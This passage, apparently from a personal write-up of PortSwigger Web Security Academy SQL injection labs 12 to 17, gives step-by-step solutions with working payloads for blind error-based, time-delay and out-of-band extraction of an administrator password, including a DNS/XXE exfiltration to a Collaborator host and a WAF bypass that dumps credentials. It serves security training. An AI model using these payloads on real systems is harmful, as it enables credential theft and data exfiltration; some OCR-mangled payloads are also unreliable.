```

This uses the SUBSTR() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

15. Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add \$" button. You should then see the following as the cookie value (note the payload position markers):

```
TrackingId=xyz'|||(SELECT CASE WHEN SUBSTR(password,1,1)='$a$' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

16. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.
17. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.
18. Review the attack results to find the value of the character at the first position. The application returns an HTTP 500 status code when the error occurs, and an HTTP 200 status code normally. The "Status" column in the Intruder results shows the HTTP status code, so you can easily find the row with 500 in this column. The payload showing for that row is the value of the character at the first position.
19. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

```
TrackingId=xyz'|||(SELECT CASE WHEN SUBSTR(password,2,1)='$a$' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE
username='administrator')||'
```

20. Launch the modified attack, review the results, and note the character at the second offset.
21. Continue this process testing offset 3, 4, and so on, until you have the whole password.
22. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

```
1 GET / HTTP/1.1
2 Host: 0aeb0d5e01e240d5e5d25c000f0000.web-security-academy.net
3 Cookie: TrackingId=1g9ifD2Cousi4h ||| (SELECT CASE WHEN SUBSTR(password,20,1)='z' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|||; session=zMcTwPzQ6YCM6qUfcN1ob7bQtS0f998
4 Sec-Ch-Ua: "Not/A[Brand";v="8", "chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://portswigger.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.8,en;q=0.7
17 Connection: close
18
```

```

' error
''' working
'|||(SELECT ")||' error
'|||(SELECT " FROM dual)||' running
'|||(SELECT " FROM not-a-real-table)||' error
'|||(SELECT " FROM users WHERE ROWNUM = 1)||' running
'|||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM dual)||' error
'|||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE " END FROM dual)||' running
'|||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||' error
'|||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE " END FROM users WHERE username='administrator')||' error
'|||(SELECT CASE WHEN LENGTH(password)>2 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||' error
'|||(SELECT CASE WHEN LENGTH(password)>3 THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||' error
'|||(SELECT CASE WHEN SUBSTR(password,1,1)='a' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||' running
'|||(SELECT CASE WHEN SUBSTR(password,1,1)='\$a\$' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'
'|||(SELECT CASE WHEN SUBSTR(password,2,1)='\$a\$' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'
...
'|||(SELECT CASE WHEN SUBSTR(password,20,1)='\$a\$' THEN TO_CHAR(1/0) ELSE " END FROM users WHERE username='administrator')||'
administrator
qw77ryxt423v02bc83q6

```

---

### Lab 13: Blind SQL injection with time delays

#### PRACTITIONER

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.


To solve the lab, exploit the [SQL injection](#) vulnerability to cause a 10 second delay. **Hint** You can find some useful payloads on our [SQL injection cheat sheet](#). [Access the lab](#)

#### Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to:

TrackingId=x'|| pg\_sleep(10)--

3. Submit the request and observe that the application takes 10 seconds to respond.



The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```

1 GET / HTTP/1.1
2 Host: 0a10001b047c6a2c097e7fa008300e1.web-security-academy.net
3 Cookie: TrackingId =5Wa$V8oolgoYmJL || pg_sleep(10)--; session=CzYrNDiEHEBMWvZ3Qbfxr2RDo5CbS37
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="0", "Chromium",v="102"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/102.0.5005.63 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
20

```

**Response:**

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 11126
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"
10    <link href="/resources/css/labsCommerce.css" rel="stylesheet" >
11    <title>
12      &#6;&#10;&#10; 5;&#110;&#100;&#32;&#83;&#81;&#76;&#32;&#105;&#110;&#10
13      &#101;&#95;&#116;&#105;&#111;&#110;&#82;&#119;&#105;&#116;&#104;&#115;
14      &#32;&#116;&#105;&#109;&#101;&#82;&#100;&#101;&#108;&#97;&#121;&#115;
15    </title>
16  </head>
17  <body>
18    <script src="/resources/labheader/js/labHeader.js" >
19    </script >
20    <div id="academyLabHeader" >
21      <section class="academyLabBanner" >
22        <div class="container" >
23          <div class="logo" >

```

## Lab 14: Blind SQL injection with time delays and information retrieval

### PRACTITIONER

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information. The database contains a different table called users, with columns called username and password. You need to exploit the blind [SQL injection](#) vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user.

**Hint:** You can find some useful payloads on our [SQL injection cheat sheet](#). [Access the lab](#)

### Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```

Verify that the application takes 10 seconds to respond.

3. Now change it to:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```

Verify that the application responds immediately with no time delay. This demonstrates how you can test a single boolean condition and infer the result.

4. Now change it to:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

Verify that the condition is true, confirming that there is a user called administrator.

5. The next step is to determine how many characters are in the password of the administrator user. To do this, change the value to:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

This condition should be true, confirming that the password is greater than 1 character in length.

6. Send a series of follow-up values to test different password lengths. Send:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

Then send:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>3)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

And so on. You can do this manually using [Burp Repeater](#), since the length is likely to be short. When the condition stops being true (i.e. when the application responds immediately without a time delay), you have determined the length of the password, which is in fact 20 characters long.

7. After determining the length of the password, the next step is to test the character at each position to determine its value. This involves a much larger number of requests, so you need to use [Burp Intruder](#). Send the request you are working on to Burp Intruder, using the context menu.
8. In the Positions tab of Burp Intruder, clear the default payload positions by clicking the "Clear \$" button.
9. In the Positions tab, change the value of the cookie to:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

This uses the SUBSTRING() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.

10. Place payload position markers around the a character in the cookie value. To do this, select just the a, and click the "Add \$" button. You should then see the following as the cookie value (note the payload position markers):

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='\$a\$')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

11. To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lower case alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload Options" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.

12. To be able to tell when the correct character was submitted, you'll need to monitor the time taken for the application to respond to each request. For this process to be as reliable as possible, you need to configure the Intruder attack to issue requests in a single thread. To do this, go to the "Resource pool" tab and add the attack to a resource pool with the "Maximum concurrent requests" set to 1.
13. Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.
14. Burp Intruder monitors the time taken for the application's response to be received, but by default it does not show this information. To see it, go to the "Columns" menu, and check the box for "Response received".
15. Review the attack results to find the value of the character at the first position. You should see a column in the results called "Response received". This will generally contain a small number, representing the number of milliseconds the application took to respond. One of the rows should have a larger number in this column, in the region of 10,000 milliseconds. The payload showing for that row is the value of the character at the first position.
16. Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

```
TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')+AND+SUBSTRING(password,2,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

17. Launch the modified attack, review the results, and note the character at the second offset.
18. Continue this process testing offset 3, 4, and so on, until you have the whole password.
19. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

Cookie : TrackingId= id payload;  
session= id

```
'%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--;
'%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--;
'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
'%3BSELECT+CASE+WHEN+(username='administrator')+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
'%3BSELECT+CASE+WHEN+(username='administrator')+AND+LENGTH(password)>10)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
'%3BSELECT+CASE+WHEN+(username='administrator')+AND+LENGTH(password)>20)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
'%3BSELECT+CASE+WHEN+(username='administrator')+AND+LENGTH(password)>19)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
```

solution

Cookie:  
TrackingId=nyRW2VaF5C7bfqLO'%3BSELECT+CASE+WHEN+(username='administrator')+AND+SUBSTRING(password,\$1\$,1)='§a§')+THEN+pg\_sleep(5)+ELSE+pg\_sleep(0)+END+FROM+users--; session=4yR3L0KMi0dlQyUE8EY6vVz84RtfJGcD

Payload set 1: Payload type: numbers | 1-20

Payload set 2: Payload type : simple list | 0-9 a-z A-Z

**Choose an attack type**

Attack type: Cluster bomb

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a300390378d776ccc1635f00d700f6.web-security-academy.net>  Update Host header to match target

```

1 GET / HTTP/1.1
2 Host : 0a300390378d776ccc1635f00d700f6.web-security-academy.net
3 Cookie : TrackingId=nyRW2VaF5C7bfqLO'%3BSELECT+CASE+WHEN+(username='administrator')+AND+SUBSTRING(password,$1$,1)='§a§')+THEN+pg_sleep(5)+ELSE+pg_sleep(0)+END+FROM+users--; session=4yR3L0KMi0dlQyUE8EY6vVz84RtfJGcD
4 Upgrade-Insecure-Requests : 1
5 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
6 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site : same-site
8 Sec-Fetch-Mode : navigate
9 Sec-Fetch-Dest : 1
10 Sec-Fetch-Dest : document
11 Sec-Ch-Ba : "Not/A/Brand";v="8", "Chromium";v="102"
12 Sec-Ch-Ba-Mobile : 70
13 Sec-Ch-Ba-Platform : "Windows"
14 Path : https://portswigger.net/
15 Accept-Encoding : gzip, deflate
16 Accept-Language : tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection : close
18
19

```

## Lab 15: Blind SQL injection with out-of-band interaction

### PRACTITIONER

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. To solve the lab, exploit the [SQL injection](#) vulnerability to cause a DNS lookup to Burp Collaborator. **Note :** To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

**Hint :** You can find some useful payloads on our [SQL injection cheat sheet](#). [Access the lab](#)

### Solution

1. Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie.
2. Modify the TrackingId cookie, changing it to a payload that will trigger an interaction with the Collaborator server. For example, you can combine SQL injection with basic [XXE](#) techniques as follows:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmldatatype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>','/'))+FROM+dual--
```

The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use [Burp Collaborator client](#) to verify that your payload had indeed triggered a DNS lookup and potentially exploit this behavior to exfiltrate sensitive data from the application. We'll go over this technique in the next lab.

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab displays a GET request to /filter?category=Corporate+gifts. The 'Payload' section of the request includes a modified TrackingId cookie: S1exjl4SqKAI5sMm'+UNION+SELECT+EXTRACTVALUE(xmldatatype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//orjeg2rx5v08yil1g0oqxotj5ab2zr.oastify.com/">+%25remote%3b]>','/'))+FROM+dual--. On the right, the 'Response' tab shows the Web Security Academy homepage. A red box highlights the URL 'http://orjeg2rx5v08yil1g0oqxotj5ab2zr.oastify.com/'. Below the URL, the text 'Blind SQL injection with out-of-band interaction' is displayed, along with a 'LAB Not solved' button. A red banner at the bottom says 'Back to lab home'.

Burp collaborator : orjeg2rx5v08yil1g0oqxotj5ab2zr.oastify.com

Full payload:

Cookie: TrackingId=S1exjl4SqKAI5sMm

```
'+UNION+SELECT+EXTRACTVALUE(xmldatatype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//orjeg2rx5v08yil1g0oqxotj5ab2zr.oastify.com/">+%25remote%3b]>','/'))+FROM+dual--;
```

The screenshot shows the Burp Collaborator interface. At the top, there is a 'Generate Collaborator payloads' section with a 'Number to generate' input set to 1, a 'Copy to clipboard' button, and a checked 'Include Collaborator server location' checkbox. Below this is a 'Poll Collaborator interactions' section with a 'Poll every' input set to 60 seconds and a 'Poll now' button. A table lists five interactions: 1. 2022-Aug-16 15:34:16 UTC DNS orjeg2rx5v08yil1g0oqxotj5ab2zr 2. 2022-Aug-16 15:34:16 UTC DNS orjeg2rx5v08yil1g0oqxotj5ab2zr 3. 2022-Aug-16 15:34:16 UTC DNS orjeg2rx5v08yil1g0oqxotj5ab2zr 4. 2022-Aug-16 15:34:16 UTC DNS orjeg2rx5v08yil1g0oqxotj5ab2zr 5. 2022-Aug-16 15:34:16 UTC HTTP orjeg2rx5v08yil1g0oqxotj5ab2zr. At the bottom, a table shows the interaction details: 'Description' (The Collaborator server received an HTTP request), 'Request to Collaborator' (The request was received from IP address 34.253.173.2 at 2022-Aug-16 15:34:16 UTC), and 'Response from Collaborator' (The response was sent back to the browser at 2022-Aug-16 15:34:16 UTC).

## Lab 16: Blind SQL injection with out-of-band data exfiltration

### PRACTITIONER

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. The database contains a different table called users, with columns called username and password. You need to exploit the blind [SQL injection](#) vulnerability to find out the password of the administrator user. To solve the lab, log in as the administrator user.

**Note :** To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server. **Hint :** You can find some useful payloads on our [SQL injection cheat sheet](#). [Access the lab](#)

### Solution

1. Visit the front page of the shop, and use [Burp Suite Professional](#) to intercept and modify the request containing the TrackingId cookie.
2. Go to the Burp menu, and launch the [Burp Collaborator client](#).
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Modify the TrackingId cookie, changing it to a payload that will leak the administrator's password in an interaction with the Collaborator server. For example, you can combine SQL injection with basic [XXE](#) techniques as follows:

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-
8%"3f><![CDATA+root+[+&lt;!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d"administrator"||'.BURP-COLLABORATOR-SUBDOMAIN/"&gt;+%25remote%3b]','/!')+FROM+dual--</pre>

```

5. Go back to the Burp Collaborator client window, and click "Poll now". If you don't see any interactions listed, wait a few seconds and try again, since the server-side query is executed asynchronously.
6. You should see some DNS and HTTP interactions that were initiated by the application as the result of your payload. The password of the administrator user should appear in the subdomain of the interaction, and you can view this within the Burp Collaborator client. For DNS interactions, the full domain name that was looked up is shown in the Description tab. For HTTP interactions, the full domain name is shown in the Host header in the Request to Collaborator tab.

7. In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

**Request**

Pretty Raw Hex

```
1 GET /filter?category=Corporate+gifts HTTP/1.1
2 Host: 0a300a7044692cac0c012c4009900dc.web-security-academy.net
3 Cookie: TrackingId = LFQr9737rWeWBYNp '>UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding
4 %3d"UTF-8%"3f><![CDATA+[+&lt;!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d"administrator"||'.BURP-COLLABORATOR-SUBDOMAIN/"&gt;+%25remote%3b]','/!')+FROM+dual--'; session =
5 PlkDlLtwJU0G5xaIbyunLoKtejx2w7
6 Sec-Ch-Ua : "Not/A[Brand];v=""", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile : ?0
8 Sec-Ch-Ua-Platform : "Windows"
9 Upgrade-Insecure-Requests : 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/102.0.5005.63 Safari/537.36
11 Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site : same-origin
13 Sec-Fetch-Mode : navigate
14 Sec-Fetch-User : ?1
15 Sec-Fetch-Dest : document
16 Referer : http://0a300a7044692cac0c012c4009900dc.web-security-academy.net/filter?category=Cor
porate+gifts
17 Accept-Encoding : gzip, deflate
18 Accept-Language : en-US,en;q=0.9
19 Connection : close</pre>


Response



Pretty Raw Hex Render



Web Security Academy  Blind SQL injection with out-of-band data exfiltration LAB Solved



Congratulations, you solved the lab! Share your skills! Continue learning >



Home | My account



WE LIKE TO  SHOP


```

Payload: Cookie: TrackingId=LFQr9737rWeWBYNp

```
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-
8%"3f><![CDATA+[+&lt;!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d"administrator"||'.BURP-COLLABORATOR-SUBDOMAIN/"&gt;+%25remote%3b]','/!')+FROM+dual--;</pre>

```

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard  include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
1	2022-Aug-06 05:43:38 UTC	DNS	89h5fbak59vmxqbphyhg5t8wem...	
2	2022-Aug-06 05:43:38 UTC	DNS	89h5fbak59vmxqbphyhg5t8wem...	
3	2022-Aug-06 05:43:38 UTC	DNS	89h5fbak59vmxqbphyhg5t8wem...	
4	2022-Aug-06 05:43:38 UTC	DNS	89h5fbak59vmxqbphyhg5t8wem...	
5	2022-Aug-06 05:43:38 UTC	HTTP	89h5fbak59vmxqbphyhg5t8wem...	
6	2022-Aug-06 05:44:51 UTC	DNS	89h5fbak59vmxqbphyhg5t8wem...	
7	2022-Aug-06 05:44:51 UTC	DNS	89h5fbak59vmxqbphyhg5t8wem...	
8	2022-Aug-06 05:44:51 UTC	HTTP	89h5fbak59vmxqbphyhg5t8wem...	

Description: DNS query

The Collaborator server received a DNS lookup of type A for the domain name [cn2ri1dhn2ilthwxwpay.89h5fbak59vmxqbphyhg5t8wem2b.oastify.com](http://cn2ri1dhn2ilthwxwpay.89h5fbak59vmxqbphyhg5t8wem2b.oastify.com).

The lookup was received from IP address 34.245.205.88 at 2022-Aug-06 05:43:38 UTC.

← password in the selected area, username: administrator password: cn2ri1dhn2ilthwxwpay

## Lab 17: SQL injection with filter bypass via XML encoding

### PRACTITIONER

This lab contains a [SQL injection](#) vulnerability in its stock check feature. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The database contains a users table, which contains the usernames and passwords of registered users. To solve the lab, perform a SQL injection attack to retrieve the admin user's credentials, then log in to their account.

**Hint :** A web application firewall (WAF) will block requests that contain obvious signs of a SQL injection attack. You'll need to find a way to obfuscate your malicious query to bypass this filter. We recommend using the [Hackvertor](#) extension to do this. [Access the lab](#)

### Solution

#### Identify the vulnerability

1. Observe that the stock check feature sends the productId and storeId to the application in XML format.
2. Send the POST /product/stock request to Burp Repeater.
3. In Burp Repeater, probe the storeId to see whether your input is evaluated. For example, try replacing the ID with mathematical expressions that evaluate to other potential IDs, for example:

```
<storeId>1+1</storeId>
```

4. Observe that your input appears to be evaluated by the application, returning the stock for different stores.
5. Try determining the number of columns returned by the original query by appending a UNION SELECT statement to the original store ID:

```
<storeId>1 UNION SELECT NULL</storeId>
```

6. Observe that your request has been blocked due to being flagged as a potential attack.

#### Bypass the WAF

1. As you're injecting into XML, try obfuscating your payload using [XML entities](#). One way to do this is using the [Hackvertor](#) extension. Just highlight your input, right-click, then select **Extensions > Hackvertor > Encode > dec\_entities/hex\_entities**.
2. Resend the request and notice that you now receive a normal response from the application. This suggests that you have successfully bypassed the WAF.

#### Craft an exploit

1. Pick up where you left off, and deduce that the query returns a single column. When you try to return more than one column, the application returns 0 units, implying an error.
2. As you can only return one column, you need to concatenate the returned usernames and passwords, for example:

```
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users</@hex_entities></storeId>
```

3. Send this query and observe that you've successfully fetched the usernames and passwords from the database, separated by a ~ character.
4. Use the administrator's credentials to log in and solve the lab.

Request	Response
Pretty Raw Hex Hackvertor	Pretty Raw Hex Render Hackvertor
1 POST /product/stock HTTP/1.1	1 HTTP/1.1 200 OK
2 Host : 0abf0050047604b3c02191450080002e.web-security-academy.net	2 Content-Type : text/plain; charset=utf-8
3 Cookie : session =vv16lne7z6faj5jgbTUb95TExuNxe07	3 Connection : close
4 Content-Length : 193	4 Content-Length : 100
5 Sec-Fetch-Dest : No-Brand";v="8", "Chromium";v="102"	5
6 Sec-Ch-Ua-Mobile : ?0	6 413 units
7 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36	7 carlos-msz0g3np5onxwif4du9d
8 Sec-Ch-Ua-Platform : "Windows"	8 administrator-wd4kmpfjn8krttn5lnq5l
9 Content-Type : application/xml	9 wiener-oqmc2fqir88emooscqla
10 Accept : */*	
11 Origin : https://0abf0050047604b3c02191450080002e.web-security-academy.net	
12 Sec-Fetch-Site : same-origin	
13 Sec-Fetch-Mode : cors	
14 Sec-Fetch-Dest : empty	
15 Referer : https://0abf0050047604b3c02191450080002e.web-security-academy.net/product?productId=1	
16 Accept-Encoding : gzip, deflate	
17 Accept-Language : tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7	
18 Connection : close	
19	
20 <?xml version="1.0" encoding="UTF-8"?>	
<stockCheck>	
<productId>	
1	
</productId>	
<storeId>	
<@hex_entities>	
1 UNION SELECT username    '~'    password FROM users	
</storeId>	
</stockCheck>	

At the same time backend evaluate mathematical operators in the query

**Request**

Pretty	Raw	Hex	Hackvertor
1 POST /product/stock HTTP/1.1			
2 Host: Oabf0050047e04b3c02191450080002e.web-security-academy.net			
3 Cookie: session=vv36Im7z6Paj5jgbTUbWST6xuNwrNr07			
4 Content-Length: 219			
5 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"			
6 Sec-Ch-Ua-Mobile: ?0			
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36			
8 Sec-Ch-Ua-Platform: "Windows"			
9 Content-Type: application/xml			
10 Accept: */*			
11 Origin: https://Oabf0050047e04b3c02191450080002e.web-security-academy.net			
12 Sec-Fetch-Site: same-origin			
13 Sec-Fetch-Mode: cors			
14 Sec-Fetch-Dest: empty			
15 Referer:			
https://Oabf0050047e04b3c02191450080002e.web-security-academy.net/product?productId=1			
16 Accept-Encoding: gzip, deflate			
17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7			
18 Connection: close			
19			
20 <xml version="1.0" encoding="UTF-8 "?>			
<stockCheck>			
<productId>			
l-1+l			
<storeId>			
<storeId>			
<hex_entities>			
l-1+l UNION SELECT username    '~'    password FROM users			
</hex_entities>			
</storeId>			
</stockCheck>			
21			
22			
23			

**Response**

Pretty	Raw	Hex	Render	Hackvertor
Hash	HMAC	Math	XSS	Variables
Charsets	Compression	Encrypt	Decrypt	Encode
base32	base64	sha256	html_entities	html5_entities
			hex	hex_entities

Input: 287 287Output: 287 287

HTTP/1.1 200 OK  
